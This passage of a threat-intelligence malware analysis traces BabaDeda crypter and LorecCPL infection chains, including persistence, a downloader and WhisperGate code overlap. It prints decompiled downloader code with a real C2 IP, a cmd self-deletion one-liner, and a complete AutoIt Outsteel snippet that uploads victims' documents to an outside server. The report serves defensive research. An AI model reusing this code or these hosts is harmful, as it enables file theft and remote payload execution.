819         *puVar5 = *puVar21;
820         puVar21 = puVar21 + 1;
821         puVar5 = puVar5 + 1;
822     }
844     if (*(char *) ((int *) (unaff_EBP + -0x34) + 0xb321) != '\0') {
845         /* run the shellcode */
846         (**(code **)(unaff_EBP + -0x30))();
847     }
    
```

The second library is loaded and executed.

```

Decompile: run_second_malicious_dll - (ff_wmv9.dll)
1
2  undefined4 run_second_malicious_dll(int param_1)
3
4  {
5      uint uVar1;
6      undefined4 uVar2;
7      code *pcVar3;
8      int **in_FS_OFFSET;
9      int *local_10;
10     undefined *puStack12;
11     undefined4 uStack8;
12
13     uStack8 = 0xffffffff;
14     puStack12 = &LAB_101af200;
15     local_10 = *in_FS_OFFSET;
16     uVar1 = DAT_102289cc ^ (uint)&stack0xffffffffc;
17     *in_FS_OFFSET = (int *)&local_10;
18     FUN_10010194(uVar1,8,0);
19     uVar2 = LoadLibraryA(s_libegl3.dll_1022a150);
20     pcVar3 = (code *)GetProcAddress(uVar2,s_GetStringValue_1022a15c);
21     if (pcVar3 != (code *)0x0) {
22         (*pcVar3)();
23     }
24     __Cnd_do_broadcast_at_thread_exit();
25     if (param_1 != 0) {
26         FUN_1013ce7c(param_1,1);
27     }
28     *in_FS_OFFSET = local_10;
29     return 0;
30 }
    
```

The second library achieves the persistence creating a link file pointing to the main binary in the start-up directory. The link file is created via COM object interface, in particular using the *IShellLinkW* interface.

```

Decompile: GetStringValue - (libegl3.dll)
137  if (!bVar13) {
138     HVar4 = CoCreateInstance((IID *)&DisableProcessIsolation_cloid,(LPUNKNOWN)0x0,1,
139         (IID *)&IShellLinkW_interface,&local_dd8);
140     if (-1 < HVar4) {
141         /* set lnk path to the abs path of adfrecorder.exe (SetPath )
142         C:\Users\<User>\Desktop\Network OpenJDK 11\adfrecorder.exe */
143         (**(code **)(local_dd8 + 0x50))(local_dd8,&local_424);
144         /* set lnk name (SetDescription)
145         "NVME Control Manager Plus" */
146         (**(code **)(local_dd8 + 0x1c))(local_dd8,local_764);
147         iVar7 = (**(code **)(local_dd8))(local_dd8,&PersistFile_APPID,&local_d80);
148         if (-1 < iVar7) {
149             /* still not created */
150             DVar5 = GetFileAttributesW(&local_21c);
151             if (DVar5 == 0xffffffff) {
152                 /* save lnk file */
153                 (**(code **)(local_d80 + 0x18))(local_d80,&local_21c,1);
154             }
155             else {
156                 thunk_FUN_10012850();
157             }
158             (**(code **)(local_d80 + 8))(local_d80);
159         }
160         (**(code **)(local_dd8 + 8))(local_dd8);
161     }
    
```


The start-up directory is obtained using *SHGetFolderPathW()* API.

```

Decompile: GetStringValue - (libeg3.dll)
91      /* lnk description string */
92      puVar10 = (undefined4 *)L"NVME Control Manager Plus";
93      puVar12 = local_764;
94      for (iVar7 = 0xd; iVar7 != 0; iVar7 = iVar7 + -1) {
95          *puVar12 = *puVar10;
96          puVar10 = puVar10 + 1;
97          puVar12 = puVar12 + 1;
98      }
99      _memset(local_730,0,0x1d4);
100     /* get startup directory */
101     iVar7 = SHGetFolderPathW(0,7,0,0,&local_21c);
102     if (-1 < iVar7) {
103         /* concat to startup directory the lnk to auto start the malware */
104         lstrcatW(&local_21c,L"\\nvmectrl.lnk");
105     }
106     pWVar8 = &local_21c;
107     do {
108         WVar1 = *pWVar8;
109         pWVar8 = pWVar8 + 1;
110     } while (WVar1 != L'\0');
111     local_e0c[0] = (undefined4 ****)0x0;
112     local_8 = 0xffffffff;
113     local_df8 = 0;
114     local_df8 = 7;
115     /* copy startup + lnk fname to new mem object */
116     memcpy_like(local_e0c,&local_21c,(void *)((int)pWVar8 - (int)local_21a >> 1));
    
```

Meanwhile the second library gains the persistence, the main thread run the real payload after that it is decrypted as described for *BabaDeda crypter*. To have the final payload the main binary has been dumped just after the decryption phase. The final payload is a downloader that tries to download the next stage and run it in another process.

```

Decompile: real_main_payload - (adfrecorder_dump3.exe)
1
2      /* WARNING: Removing unreachable block (ram,0x00311013) */
3
4      void real_main_payload(void)
5
6      {
7          do {
8              /* download and execute a new payload in another process */
9              request_down();
10         } while( true );
11     }
12
    
```

Threat actor used a particular way to check the file size. It run a `stat()` and checked the size field. If it is 1 then the file and the malware is removed otherwise it is executed. The downloaded file is executed in a new process.

```

Decompile: request_down - (adfreorder_dump3.exe)
1
2 /* WARNING: Function: __alloca_probe replaced with injection: alloca_probe */
3 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
4
5 void request_down(void)
6
7 {
8     __time32_t _Var1;
9     undefined stat_struct [24];
10    uint st_size;
11    uint st_rdev;
12    undefined auStack131080 [65536];
13    char cachefname [65540];
14
15    (*_sleep_)(60000);
16    _Var1 = FID_conflict:__time32((__time32_t *)0x0);
17    /* url to contact is: http://45.12.5.62/<timestamp in hex> */
18    snprintf_wrap(auStack131080,s_http://%s/%x_0032b054,s_45.12.5.62_0032b048,_Var1);
19    urlDownloadToCache_((void *)0x0,auStack131080,cachefname,0x10000,0,(void *)0x0);
20    stat_like(cachefname,stat_struct);
21    /* downloaded file its not a block dev so rdev is each time 0 */
22    if ((st_size | st_rdev) == 0) {
23        /* this just check that st size is not 0 */
24        del_(cachefname);
25    }
26    else {
27        /* if the downloaded file has 1 byte size then remove itself */
28        if ((st_size == 1) && (st_rdev == 0)) {
29            del_(cachefname);
30            remove_itself();
31        }
32        else {
33            /* run the downloaded payload */
34            run_string(cachefname);
35        }
36    }
37    cookie_check();
38    return;
39 }
    
```

On the other hand, below the function to delete itself.

```

Decompile: remove_itself - (adfreorder_dump3.exe)
1
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 void remove_itself(void)
5
6 {
7     undefined local_314 [520];
8     undefined local_10c [260];
9     uint local_8;
10
11    local_8 = DAT_0032b074 ^ (uint)&stack0xffffffff;
12    (*_getModuleFileName_ptr)(0,local_10c,0x104);
13    /* 'cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del /f /q "%s' */
14    snprintf_wrap(local_314,s_cmd.exe /min /C ping 111.111.111.111_0032b000,local_10c);
15    run_string(local_314);
16    FID_conflict:quick_exit(0);
17    cookie_check();
18    return;
19 }
    
```

Unfortunately, the C2 “hxxp://45.12.5.62/<timestamp in hex>” was not working so no further payloads are available.

2.1.2 WhisperGate Code OVERLAP

Some similarity has been found between the final payload, especially in the self-deletion routine. In particular the similarity is with the file having the hash `34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907`, i.e. the file “Wiper”.

Indeed the file wiper reported by “[Unit42](#)” in shows that the self-deletion command string is almost identical.

```

C:\> Decompile: self_deletion - (34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907)
1
2 void self_deletion(void)
3
4 {
5     undefined local_318 [260];
6     undefined local_214 [524];
7
8     GetModuleFileNameA(0,local_318,0x104);
9     sprintf(local_214,"cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"",
10         local_318);
11     run_it(local_214);
12     return;
13 }
    
```

Below the two strings used:

Executable	Command
<i>File Wiper (WhisperGate)</i>	<code>cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"</code>
<i>adfrecorder.exe (final payload)</i>	<code>cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del /f /q \"%s\"</code>

In the following snippet the difference between the two functions.

The screenshot shows a debugger window with two panes. The left pane displays assembly code for the 'remove_itself' function, starting at address 00311080. The right pane shows the decompiled C++ code for the same function. The assembly code includes instructions like PUSH, MOV, SUB, XOR, LEA, CALL, and RET. The decompiled code shows a function signature 'void remove_itself(void)' and a call to 'cmd.exe' with various arguments, including a ping command.

adfreorder.exe (final payload)

The screenshot shows a debugger window with two panes. The left pane displays assembly code for the 'self_deletion' function, starting at address 004018e8. The right pane shows the decompiled C++ code for the same function. The assembly code includes instructions like PUSH, MOV, LEA, SUB, MOV, CALL, and RET. The decompiled code shows a function signature 'void self_deletion(void)' and a call to 'cmd.exe' with arguments for file deletion and a ping command.

File Wiper (WhisperGate)

Also the routine to run the command is very similar.

```

Listing: adfrecorder_dump3.exe
run_string
00311020 85 PUSH EBP
00311021 8b ec MOV ESP,ESP
00311023 83 ec 54 SUB ESP,0x54
00311026 6a 44 PUSH 0x44
00311028 6a 00 PUSH 0x0
0031102a 8d 45 ac LEA EAX=local_58,[EBP + -0x54]
0031102d 50 PUSH EAX
0031102e e8 fd 0d CALL _memset
00311033 83 c4 0c ADD ESP,0xc
00311036 c9 XOR ECX,ECX
00311038 89 4d f0 MOV dword ptr [EBP + local_14],ECX
0031103b 89 4d f4 MOV dword ptr [EBP + local_10],ECX
0031103e 89 4d f8 MOV dword ptr [EBP + local_c],ECX
00311041 89 4d fc MOV dword ptr [EBP + local_8],ECX
00311044 8d 55 f0 LEA EDI=local_14,[EBP + -0x10]
00311047 52 PUSH EDI
00311048 8d 45 ac LEA EAX=local_58,[EBP + -0x54]
0031104b 50 PUSH EAX
0031104c 6a 00 PUSH 0x0
0031104e 6a 00 PUSH 0x0
00311050 08 00 00 PUSH 0x8000000
00311055 6a 00 PUSH 0x0
00311057 6a 00 PUSH 0x0
00311059 6a 00 PUSH 0x0
0031105b eb 4d 08 MOV ECX,dword ptr [EBP + param_1]
0031105e 51 PUSH ECX
0031105f 6a 00 PUSH 0x0
00311061 ff 15 10 CALL dword ptr [CreateProcess_ptr]
00311067 eb 55 f4 MOV EDI,dword ptr [EBP + local_10]
0031106a 52 PUSH EDI
0031106b ff 15 08 CALL dword ptr [CloseHandle_ptr]
00311071 eb 45 f0 MOV EAX,dword ptr [EBP + local_14]
00311074 50 PUSH EAX
00311075 ff 15 08 CALL dword ptr [CloseHandle_ptr]
0031107b eb 45 MOV ESP,EBP
0031107d 5d POP EBP
0031107e c3 RET
    
```

```

Decompile: run_string. (adfrecorder_dump3.exe)
1 2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3 void run_string(undefine4 param_1)
4
5 {
6     undefine4 local_58 [68];
7     undefine4 local_14;
8     undefine4 local_10;
9     undefine4 local_c;
10    undefine4 local_8;
11
12    _memset(local_58,0,0x44);
13    local_14 = 0;
14    local_10 = 0;
15    local_c = 0;
16    local_8 = 0;
17    (*CreateProcess_ptr)(0,param_1,0,0,0,0x8000000,0,0,local_58,local_14);
18    (*CloseHandle_ptr)(local_10);
19    (*CloseHandle_ptr)(local_14);
20    return;
21
22 }
    
```

adfrecorder.exe (final payload)

```

Listing: 34ca75a8c19f20b8a7596afeb255f2228cb2467b4210b26379...
run_it
00401857 55 PUSH EBP
00401858 31 c0 XOR EAX,EAX
0040185a b9 11 00 MOV ECX,0x11
0040185f 89 45 MOV EBP,ESP
00401861 57 PUSH EDI
00401862 8d 7d b4 LEA EDI=local_50,[EBP + -0x4c]
00401865 81 ec 94 SUB ESP,0x94
00401868 00 00
0040186b f3 ab *memsetting
0040186d 8d 7d a4 LEA EDI=local_60,[EBP + -0x5c]
00401870 89 04 MOV ECX,0x4
00401875 f3 ab *memsetting
00401877 8d 45 a4 LEA EAX=local_60,[EBP + -0x5c]
0040187a c7 44 24 MOV dword ptr [ESP + local_80],0x0
0040187c 00 00
0040187e 18 00 00 MOV dword ptr [ESP + local_84],0x0
00401880 c7 44 24 MOV dword ptr [ESP + local_88],0x8000000
00401882 00 00
00401884 14 00 00 MOV dword ptr [ESP + local_8c],0x0
00401886 00 00
00401888 c7 44 24 MOV dword ptr [ESP + local_7c],EAX
0040188e 8d 45 b4 LEA EAX=local_50,[EBP + -0x4c]
00401891 c7 44 24 MOV dword ptr [ESP + local_90],0x0
00401893 00 00
00401895 0c 00 00 MOV dword ptr [ESP + local_94],0x0
00401897 00 00
00401899 c7 44 24 MOV dword ptr [ESP]=local_9c,0x0
0040189b 00 00 00 00
0040189d 89 44 24 20 MOV dword ptr [ESP + local_7c],EAX
0040189f 8b 45 08 MOV EAX,dword ptr [EBP + param_1]
004018a1 89 44 24 04 MOV dword ptr [ESP + local_96],EAX
004018a3 88 28 28 CALL KERNEL32.DLL:CreateProcessA
004018a5 00 00
004018a7 8b 45 a8 MOV EAX,dword ptr [EBP + local_5c]
004018a9 8b 45 a8 MOV EAX,dword ptr [EBP + local_5c]
    
```

```


Decompile: run_it. (34ca75a8c19f20b8a7596afeb255f2228cb2467b4210b26379...)
1 void _cdecl run_it(undefine4 param_1)
2
3 {
4     int iVar1;
5     undefine4 *puVar2;
6     undefine4 local_60 [4];
7     undefine4 local_50 [18];
8
9     puVar2 = local_50; /* memsetting */
10
11     for (iVar1 = 0x11; iVar1 != 0; iVar1 = iVar1 + -1) {
12         *puVar2 = 0;
13         puVar2 = puVar2 + 1;
14     }
15
16     puVar2 = local_60;
17     for (iVar1 = 4; iVar1 != 0; iVar1 = iVar1 + -1) {
18         *puVar2 = 0;
19         puVar2 = puVar2 + 1;
20     }
21     CreateProcessA(0,param_1,0,0,0,0x8000000,0,0,local_50,local_60);
22     CloseHandle(local_60[1]);
23     CloseHandle(local_60[0]);
24     return;
25
26 }
    
```

File Wiper (WhisperGate)

Although the code is quite similar, at the same time it can be quite common. Nevertheless, the CMD command, its options and the use of the IP 111.111.111 as a whole suggest a similarity between the two artefacts. In addition, both malware processes close after execution of the CMD command.

2.2 BABADEDA Crypter Dropped from a new Downloader

The second infection chain analysed begins with an archive containing a file with the extension ".cpl" that subsequently downloads the *BabaDeda* crypter. Based on the compilation date of the cpl file, it is assumed that this campaign can be traced back to November 2021.



execution process graph

In terms of analysis, looking at a CPL file is essentially identical to a DLL file. However, unlike the latter, it is automatically run when double-clicked. This makes it similar to EXE files; however uneducated users may be more likely to try to execute CPL files if they do not know any better. These files with the extension CPL have code overlaid with **LorecCPL** described by the security company **NSFocus**.

The zip archive, with hash `33ddc1b13c079001eaa3514de7354019fa4d470a`, was hosted on discord and contains the *LorecCPL* file with hash:

`3bbe45cdcc2731c0bb4751d1098eccc50f98ef66`.

The latter is named:

“PDF – Інструкція отримання бонусу за вакцинацію_____pdf.cpl”
 which means “PDF – Instructions for receiving the vaccination bonus
 _____pdf.cpl”

The LorecCPL file downloads an MSI file and installs it in the path:
 “C:\Users\admin\AppData\Roaming\3delite\Memory Test Toolkit”.

The LorecCPL file is therefore only a downloader and has a structure similar to a shellcode
 as shown in the following figure:

```

Listing: 44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28
CPLApplet
0d5fbd6 81 ec 54 SUB ESP,0x1254 allocate space
12 00 00
0d5fbd6c e8 12 00 CALL FUN_0d5fbc13 undefined8 FUN_0d5fbc13(undefin...
00 00
0d5fbc01 6b ?? 6Bh k ret address points to the str
0d5fbc02 00 ?? 00h
0d5fbc03 65 ?? 65h e
0d5fbc04 00 ?? 00h
0d5fbc05 72 ?? 72h r
0d5fbc06 00 ?? 00h
0d5fbc07 6e ?? 6Eh n
0d5fbc08 00 ?? 00h
0d5fbc09 65 ?? 65h e
0d5fbc0a 00 ?? 00h
0d5fbc0b 6c ?? 6Ch l
0d5fbc0c 00 ?? 00h
0d5fbc0d 33 ?? 33h 3
0d5fbc0e 00 ?? 00h
0d5fbc0f 32 ?? 32h 2
0d5fbc10 00 ?? 00h
0d5fbc11 00 ?? 00h
0d5fbc12 00 ?? 00h

*****
* FUNCTION *
*****
undefined8 __fastcall FUN_0d5fbc13(undefined4 param_1, u...
EDX:4, EAX:4 <RETURN>
undefined4 ECX:4 param_1
undefined4 EDX:4 param_2
FUN_0d5fbc13 CALL get_lib_address_by_name XREF[1]: CPLApplet:0d5fbd6c
void * get_lib_address_by_name(v...
0d5fbc13 e8 97 03 CALL
00 00
0d5fbc18 89 c3 MOV EBX,EAX
0d5fbc1a e8 0d 00 CALL SUB_0d5fbc2c
00 00
0d5fbc1f 4c ?? 4Ch L
0d5fbc20 6f ?? 6Fh o
0d5fbc21 61 ?? 61h a
0d5fbc22 64 ?? 64h d
0d5fbc23 4c ?? 4Ch L
0d5fbc24 69 ?? 69h i
0d5fbc25 62 ?? 62h b
0d5fbc26 72 ?? 72h r
0d5fbc27 61 ?? 61h a
0d5fbc28 72 ?? 72h r
0d5fbc29 79 ?? 79h y
0d5fbc2a 57 ?? 57h W
0d5fbc2b 00 ?? 00h
    
```

Basically, the code and the useful data are both in the text section. The return address in the stack is used to insert the address of the value that will be used by the call. The following routine is used to find the module addresses, walking the PEB structure:

```

Listing: 44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28
void *      EAX:4      <RETURN>
void *      Stack[0x4]:4 param_1
get_lib_address_by_name
0d5fc1af 52          PUSH    EDX                XREF[1]:  FUN_0d5fbe13:0d5fbe13(c)
0d5fc1b0 64 8b 15      MOV     EDX,dword ptr FS:[0x30]  push dirty value
0d5fc1b7 8b 52 0c      MOV     EDX,dword ptr [EDX + 0xc]
0d5fc1ba 83 c2 0c      ADD     EDX,0xc

LAB_0d5fc1bd
0d5fc1bd 8b 12          MOV     EDX,dword ptr [EDX]      XREF[1]:  0d5fc1ce(j)
0d5fc1bf 8b 4a 30      MOV     ECX,dword ptr [EDX + 0x30]
0d5fc1c2 51          PUSH    ECX
0d5fc1c3 ff 74 24 0c   PUSH    dword ptr [ESP + 0xc]
0d5fc1c7 e8 0b 00      CALL   compare_strings          repush on the stack retaddr(str)
0d5fc1cc 85 c0          TEST   EAX,EAX                  cmp library to get addr and cuj ...
0d5fc1ce 74 ed          JZ     LAB_0d5fc1bd
0d5fc1d0 8b 42 18      MOV     EAX,dword ptr [EDX + 0x18]
0d5fc1d3 5a          POP     EDX
0d5fc1d4 c2 04 00      RET     0x4
    
```

Once the address of the library has been obtained, of course the necessary APIs will actually be resolved:

```

Listing: 44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7268e1bc28
0d5fbe13 e8 97 03      CALL   get_lib_address_by_name  void * get_lib_address_by_name(v...
0d5fbe18 89 c3          MOV     EBX,EAX                store module addr to ebx
0d5fbe1a e8 0d 00      CALL   SUB_0d5fbe2c
0d5fbe1f 4c          ??      4Ch  L
0d5fbe20 6f          ??      6Fh  o
0d5fbe21 61          ??      61h  a
0d5fbe22 64          ??      64h  d
0d5fbe23 4c          ??      4Ch  L
0d5fbe24 69          ??      69h  i
0d5fbe25 62          ??      62h  b
0d5fbe26 72          ??      72h  r
0d5fbe27 61          ??      61h  a
0d5fbe28 72          ??      72h  r
0d5fbe29 79          ??      79h  y
0d5fbe2a 57          ??      57h  W
0d5fbe2b 00          ??      00h

*****
*          SUBROUTINE          *
*****
SUB_0d5fbe2c
0d5fbe2c 53          PUSH    EBX                XREF[1]:  CPLApplet:0d5fbe1a(c)
0d5fbe2d e8 f6 03      CALL   get_api_address        passing module addr as argument
0d5fbe32 89 c7          MOV     EDI,EAX              undefined8_get_api_address(void ...
0d5fbe34 e8 0f 00      CALL   SUB_0d5fbe48
    
```



```

C:\Decompile: get_api_address - (44a002ea931156d09ebfcb395ac60b7a804a8a7f94d4fb5b2fa8aa7...
15      /* analyze module and for each api compare the name with the ret addr (str) */
16      iVar1 = *(int *)((int)param_1 + *(int *)((int)param_1 + 0x3c) + 0x78) + (int)param_1;
17      iVar2 = *(int *)(iVar1 + 0x18);
18      piVar4 = (int *)((int *)iVar1 + 0x20) + (int)param_1;
19      do {
20          if (iVar2 == 0) {
21              iVar2 = 0;
22 LAB_0d5fc28c:
23          return CONCAT44(in_EDX,iVar2);
24          }
25          uVar3 = 0xffffffff;
26          bVar7 = false;
27          pcVar5 = (char *)((piVar4 + (int)param_1);
28          do {
29              if (uVar3 == 0) break;
30              uVar3 = uVar3 - 1;
31              bVar7 = *pcVar5 == '\0';
32              pcVar5 = pcVar5 + 1;
33          } while (!bVar7);
34          uVar3 = ~uVar3;
35          pcVar5 = in_stack_00000008;
36          pcVar6 = (char *)((piVar4 + (int)param_1);
37          do {
38              /* compare the two api strings */
39              if (uVar3 == 0) break;
40              uVar3 = uVar3 - 1;
41              bVar7 = *pcVar5 == *pcVar6;
42              pcVar5 = pcVar5 + 1;
43              pcVar6 = pcVar6 + 1;
44          } while (bVar7);
45          if (bVar7) {
46              iVar2 = *(int *)((int *)iVar1 + 0x1c) +
47                      (uint)*(ushort *)
48                      ((int)param_1 +
49                      (iVar2 - *(int *)iVar1 + 0x18)) * -2 + *(int *)iVar1 + 0x24)) * 4 +
50                      (int)param_1) + (int)param_1;
51              goto LAB_0d5fc28c;
52          }
53          piVar4 = piVar4 + 1;
54          iVar2 = iVar2 - 1;
55      } while( true );
56  }
    
```

The function to find the library address and to resolve the API name are used few times to get the address of the APIs LoadLibraryW() and GetProcAddress(), respectively the addresses are stored in the EDI and ESI registers. So further in the code when a library or a API should be resolved the EDI/ESI register are used to call the proper API.

```

Listing: 44a002ea931156d09ebfcb395ac60b7a804a8a794d4fb5b2fa8aa7268e1bc28
SUB_0d5f48 XREF[1]: CPLApplet:0d5f34(c)
0d5f48 53 PUSH EBX
0d5f49 e8 da 03 CALL get_api_address undefined@get_api_address(void ...
00 00
0d5f4e 69 c5 MOV ESI,EAX store_getProcAddress in ESI
0d5f50 e8 1a 00 CALL SUB_0d5f4ef
00 00
0d5f55 45 ?? 45h E
0d5f56 78 ?? 78h x
0d5f57 70 ?? 70h p
0d5f58 61 ?? 61h a
0d5f59 5a ?? 5ah n
0d5f5a 64 ?? 64h d
0d5f5b 45 ?? 45h E
0d5f5c 6e ?? 6eh n
0d5f5d 76 ?? 76h v
0d5f5e 69 ?? 69h i
0d5f5f 72 ?? 72h r
0d5f60 6f ?? 6fh o
0d5f61 6e ?? 6eh n
0d5f62 6d ?? 6dh n
0d5f63 65 ?? 65h e
0d5f64 6a ?? 6ah n
0d5f65 74 ?? 74h t
0d5f66 53 ?? 53h S
0d5f67 74 ?? 74h t
0d5f68 72 ?? 72h r
0d5f69 69 ?? 69h i
0d5f6a 6e ?? 6eh n
0d5f6b 67 ?? 67h g
0d5f6c 73 ?? 73h s
0d5f6d 57 ?? 57h W
0d5f6e 00 ?? 00h

*****
***** SUBROUTINE *****
*****
SUB_0d5f4ef XREF[1]: CPLApplet:0d5f50(c)
0d5f4ef 53 PUSH EBX
0d5f50 ff d6 CALL ESI
0d5f52 68 04 01 PUSH 0x104
00 00
0d5f57 8d 94 24 LEA EDX,[ESP + 0x1010]
10 10 00 00
0d5f5e 52 PUSH EDX
0d5f5f e8 2c 00 CALL SUB_0d5f4e0
00 00
  
```

The library downloads an executable, with hash "7b67ed1f42e5cf388a0a981566598E716D9B4F99" from the URL "CDN.Discordapp.com/attachments/908281957039869965/911202801695/9112028016965/91120280162882172/adobeacrobatreaderUpdate.exe" using the "WinHTTP" library, saves it in the path: "C:\Users\Public\svchosts.exe" and finally executes it.

The file with hash 7b67ed1f42e5cf388a0a981566598e716d9b4f99 install BabaDeda crypter and starts the main malicious binary named also in this case mathparser.exe.

The malicious files extracted are always the same:

NAME	SHA1	PURPOSE
mathparser.exe	f2b8ab6f531621ab355912de64385410c39c1909	Main malicious Binary
JxCnv40.dll	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	1 st Loaded DLL

libics4.0.dll	e1d92e085df142d703ed9fd9c65ed92562a759fa	2 nd Loaded DLL
manual.pdf	8423b25054aa78535c49042295558f33d34deae1	Shellcode Container

The *LorecCPL* libraries have been used to download *Outsteel* or *BabaDeda* crypter.


```

$url = "http://185.244.41.109:8080/upld/"
$dsk = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsk[0x0]
    If $dsk[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsk[$rem] = @HomePath
$uid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsk[0x0]
    $return = _FILESEARCH($dsk[$drv], "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accd;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
    For $i = 0x1 To $return[0x0]
        $name_new = StringReplace($return[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uid, $return[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$file = FileOpen("r.bat", 0x2)
FileWrite($file, "@echo off" & @CRLF)
FileWrite($file, ":tryrem" & @CRLF)
FileWrite($file, "del " & @ScriptName & @CRLF)
FileWrite($file, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($file, 'start /b "" cmd /min /c del "%~f0" & Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($file)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
    
```

Outsteel snippet code

2.3 LorecCPL downloads ASPProtected Outsteel

This infection chain according to the compilation time is of December 2021, differently from the previous one it does not use *BabaDeda* crypter as loader but just uses *LorecCPL* to download *Outsteel* packed.



The chain starts with an archive, with hash `0d94bac4c4df1fe3ad9fd5d6171c7460b30d8203`, containing a LorecCPL file, with hash `f9d5b4cd52b42858917a4e1a1a60763c039f8930`, and named

pdf - Приклад заповнення пояснювальної текст заповнюється вручну.cpl .

The CPL file, having the text segment writable, decrypts the real code via xor and then jump on it. After the xor operation the code goes on the decrypted zone and execute the usual LorecCPL flow, i.e. putting arguments on the stack as return address and use them in functions.

The image shows a debugger window with two panes. The left pane displays assembly instructions with their addresses and hex values. The right pane shows the decompiled C++ code for the function `UndefinedFunction_02031ac0`.

Address	Hex	Instruction
02031ba0	2f ad 0b	SUB EAX, 0xad
02031bb5	58	POP RAX
02031bb6	9d	POPFD
02031bb7	51	PUSH RCX
02031bb8	90	NOP
02031bb9	90	NOP
02031bba	9c	PUSHFQ
02031bbb	53	PUSH REX
02031bbc	53	PUSH REX
02031bbd	81 eb 5a	SUB EBX, 0x245a
02031bc3	81 eb c9	SUB EBX, 0x4c9
02031bc9	81 c3 bc	ADD EBX, 0x51bc
02031bcf	81 c3 23	ADD EBX, 0x1a23
02031bd5	5b	POP REX
02031bd6	5b	POP REX
02031bd7	9d	POPFD
02031bd8	59	POP RCX
02031bd9	a1	JC LAB_02031b7c
02031bdc	db	??
02031bdd	91	??
02031bde	9e	??
02031bdf	13	??
02031be0	00	??
02031be1	00	??
02031be2	e8	??
02031be3	9a	??
02031be4	97	??
02031be5	ef	??
02031be6	5e	??
02031be7	c4	??
02031be8	2d	??
02031be9	7b	??
